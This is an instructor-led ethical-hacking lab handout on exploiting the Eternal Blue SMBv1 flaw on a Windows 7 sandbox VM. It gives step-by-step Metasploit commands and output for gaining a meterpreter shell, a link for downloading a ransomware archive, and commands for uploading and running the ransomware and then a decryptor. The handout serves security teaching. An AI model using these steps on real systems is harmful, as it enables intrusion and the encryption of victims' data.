SCENARIO #1: **Eternal Blue Ransomware Attack Scenario**

WARNING:

Warning: Any use of penetration testing techniques on a live network could result in expulsion and/or criminal prosecution. Techniques are to be used in lab environments, for educational use only or on networks for which you have explicit permission to test its defenses.

Level:

☐Beginner

☒Intermediate

☐Advanced

Time Required: 100 minutes

Audience: ☒Instructor-led ☐Self-taught

Scenario Learning Outcomes: Upon completion of this scenario, students will be able to:

Demonstrate the hacking of Eternal Blue vulnerability and the execution of ransomware on Windows 7.

Materials List:

- Computers with Internet connection
- Browsers: Firefox (preferred), Google Chrome, or Internet Explorer
- "Intro to Ethical Hacking" lab environment

Introduction:

In this lab, we will be simulating the Eternal Blue attack by exploiting SMBv1 (Server Message Block) vulnerability, which inserts malicious packets and spread malware over the network. This exploit makes use of the way Microsoft Windows handles, or rather mishandles, specially crafted packets from malicious attackers.

Systems and Tools Used:


- Kali Linux through the OCRI virtual machine platform (u: root, p: toor)
  - Metasploit
- Windows 7 SP1 through the OCRI virtual machine platform (u:administrator, p: Pa$$w0rd)
- Power down all other systems

Environment Setup:

Please refer to the OCRI Sandbox Setup document. In this lab, we will be using Kali Linux and Windows 7 machine instances.

Environment Setup Verification: Before starting this pen test make sure the environment setup is done and deployment is successful.

- Verify that the remote connection to Kali Linux machine is successful and the machine is connected to internet without any error. You can confirm the status of the internet connection by launching the Firefox web browser and attempting to access a website, such as https://csuohio.edu Successful access to the website will indicate that the internet connection is functioning correctly, and the deployment has been successful. If there is an error in the Internet Connection that means the deployment is not proper.
- Verify that the remote connection to windows machine is successful and the machine is connected to internet without any error. The image below shows an error with internet connectivity, this is a deployment error. Delete the deployment and create new deployment using the "OCRI Sandbox Setup document".



- Do not start the pen test if deployment is not successful. Delete the deployment and redeploy it again.


Steps to execute "Eternal Blue Ransomware Attack" in the Sandbox:

This scenario is executed in 4 steps: Part One, Part Two, Part Three and Part Four. At the end of each step, tasks are present. Please complete the tasks.

In this scenario, we use the Kali Linux machine as the attacker's machine and the Windows 7 machine as the victim's machine. In **Part One**, we, as the attacker, ready the ransomware for targeting the victim's machine by obtaining and unpacking it from the specified URL. In **Part Two**, we establish a meterpreter session by leveraging the Eternal Blue Vulnerability. In **Part Three**, we utilize the Eternal Blue Vulnerability to transmit the ransomware to the victim's machine, subsequently gaining access to the victim's machine and encrypting all files. In **Part Four**, the victim can proceed to decrypt all the files (after paying the ransom) that were previously compromised in the preceding step.


1. Before commencing with Part One, log in to both the Sandbox and the Windows (username: administrator, password: Pas$$w0rd) machine as outlined in the OCRI Setup document.
2. **Ensure that the Windows firewall is turned off**. Activating the firewall may cause the Eternal Blue exploit to fail because this attack relies on network communication, and the firewall restricts network traffic that does not conform to authorized rules or exceptions.
3. Be sure to record the **Windows machine's IP address** for future reference. To find the IP address of the Windows machine, follow these steps: Navigate to the Windows machine, open the command prompt by searching for "cmd" in the Windows search bar, and enter the

command "ipconfig." The IPv4 Address displayed in the output represents the machine's IP address. This IP address will be essential in Part Two, so remember to document it. Below is the screenshot of ip address from the windows machine.




Part One: Download and Extract Ransomware File into Kali

1. Login to Kali machine (username: root; password: toor)
2. Go to Kali machine ->Open firefox and go to URL: https://tinyurl.com/ransomwarehackthelab to download the ransomware file.
3. Download Ransomeware.rar file and make sure to select “Save As” when pop up appears and select “ok”. (Check here the file name is Ransomeware not Ransomware).
4. The downloaded file will be present in the Downloads folder.
5. Close all the tabs and go to activities and open new terminal.
6. Change the directory to downloads using following command.
   cd Downloads




7. Install unrar application using the following command.
   sudo apt-get install unrar

8. Extract the downloaded Ransomeware.rar file using the following command. After extracting you can see 2 files in the downloads.
   unrar e Ransomeware.rar



9. Change the file names from game-copy.exe to game.exe and decryptor-copy.exe to decryptor.exe using the following commands or just by right clicking on file and rename.
   mv game\ -\ Copy.exe game.exe
   mv decryptor\ -\ Copy.exe decrypt.exe




"game.exe" is considered the main ransomware executable because it contains the critical components necessary to execute the ransomware attack, including encryption, ransom note display, and potentially propagation and payload delivery mechanisms. It serves as the core of the ransomware's malicious operations.

Tasks:


1.Please provide the screenshot of the downloaded files.

Part Two: Set up Metasploit and exploit Eternal Blue


10. To upload these files to windows system using Metasploit framework, open new tab on terminal. Use the following commands. It will open Metasploit framework console in the same terminal.
    msfdb init
    msfdb run



11. We use eternal blue vulnerability to upload the ransomware, so search for eternal blue using the command.
    search eternalblue




12. We can use the following command or use the number of that name from the list.
use exploit/windows/smb/ms17_010_eternalblue **or use 0**



13. Go to the terminal and set the target host by setting the r hosts to Ip address of windows 7 by entering the below command. Use the Ip address which is previously recorded before part one.
Set RHOST "ipAddress"
14. To create a session use the below command. You can use either run or exploit.
run


15. Once the session is created, it will be in meterpreter session. You should see a WIN like in the screenshot below. "WIN" means Windows operating system, it typically means that the session has been successfully established on a Windows operating system.



If you didn’t see the successful WIN screen and facing any errors like below, one of the errors could be deployment is not proper, we would recommend you to delete this deployment and make new deployment following OCRI Setup document.

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 192.168.2.7:4444
[*] 169.254.129.87:445 - Executing automatic check (disable AutoCheck to override)
[*] 169.254.129.87:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[*] 169.254.129.87:445    - Scanned 1 of 1 hosts (100% complete)
[!] 169.254.129.87:445 - Cannot reliably check exploitability. ForceExploit is enabled, proceeding with exploitation.
[*] 169.254.129.87:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[*] 169.254.129.87:445    - Scanned 1 of 1 hosts (100% complete)
[-] 169.254.129.87:445 - Exploit aborted due to failure: no-target: This exploit module only supports x64 (64-bit) targets
[*] Exploit completed, but no session was created.
msf6 exploit(windows/smb/ms17_010_eternalblue) > show targets

Exploit targets:

   Id  Name
   --  ----
   0   Windows 7 and Server 2008 R2 (x64) All Service Packs


msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

16. Type the below command to go into the CLI of Windows. When you run the shell command, you essentially "break out" of the Meterpreter session and gain direct access to the windows system's command prompt.
    shell




Now as you have the root privileges for windows machine you can try exploring by creating folder/file or deleting folder/file

Tasks:

2. Please provide the screenshot of the successful session creation, displaying the WIN.


Part Three: Eternal Blue Exploitation for Ransomware Deployment and File Encryption


17. Upload the ransomware file from kali machine to the windows machine using the following command. Upload to desktop of windows machine.
    To Upload game.exe file
    Upload /root/Downloads/game.exe /Users/Administrator/Desktop



18. Go to the windows machine and verify if the game.exe is present on Desktop.

19. For the testing purposes create a text file with some content.





20. Try opening the game file by double clicking on the game lock symbol and all the files will be locked and Screen will be showing the “You are Hacked” warning message.

Tasks:

3. Please provide a screenshot demonstrating that the file generated in Step 19 has undergone encryption.
4. Please provide the full screen screenshot of screen showing the “You are Hacked” warning message.


Part Four: “Decryption Process: Restoring Compromised Data”

21. To upload the decrypt file from kali machine to the windows machine use the following command.
    To upload the decrypt file, use the following command.
    Upload /root/Downloads/decrypt.exe /Users/Administrator/Desktop

```
meterpreter > upload /root/Downloads/decrypt.exe /Users/Administrator/Desktop
[*] uploading  : /root/Downloads/decrypt.exe -> /Users/Administrator/Desktop
[*] uploaded   : /root/Downloads/decrypt.exe -> /Users/Administrator/Desktop\decrypt.exe
meterpreter >
```

22. Go to windows machine and verify the decryptor.exe is present on Desktop.

23. Open the decrypt by double clicking on the decrypt unlock symbol, (if it did not work try opening it several times) and all the files will be unlocked and the warning message will not be present.



Tasks:

5. Please provide a screenshot demonstrating that the file generated in Step 19 has undergone decryption.
6. Please provide a full screen screenshot of the screen showing a normal display after executing decrypt file.
7. What measures can be taken to protect your system from vulnerabilities like Eternal Blue?
8. What should you do if you suspect your system is vulnerable to Eternal Blue?

Glossary:

- **Payload**: the cargo information within a data transmission. In the cyber-security context, normally the part of a malware program that performs a malicious action.

- **Reverse shell**: A reverse shell is a shell session established on a connection that is initiated from a remote machine, not from the local host. Attackers who successfully exploit a remote command execution vulnerability can use a reverse shell to obtain an interactive shell session on the target machine and continue their attack.

- **SMB protocol:** The Server Message Block (SMB) is a network protocol that enables users to communicate with remote computers and servers — to use their resources or share, open, and edit files.

- **Kali Linux**: Kali Linux is a specialized Linux distribution designed for advanced penetration testing, ethical hacking, and network security assessments. It was developed and is maintained by Offensive Security, a leading provider of information security training and certification.

  Here are some key features and reasons why Kali Linux is used:

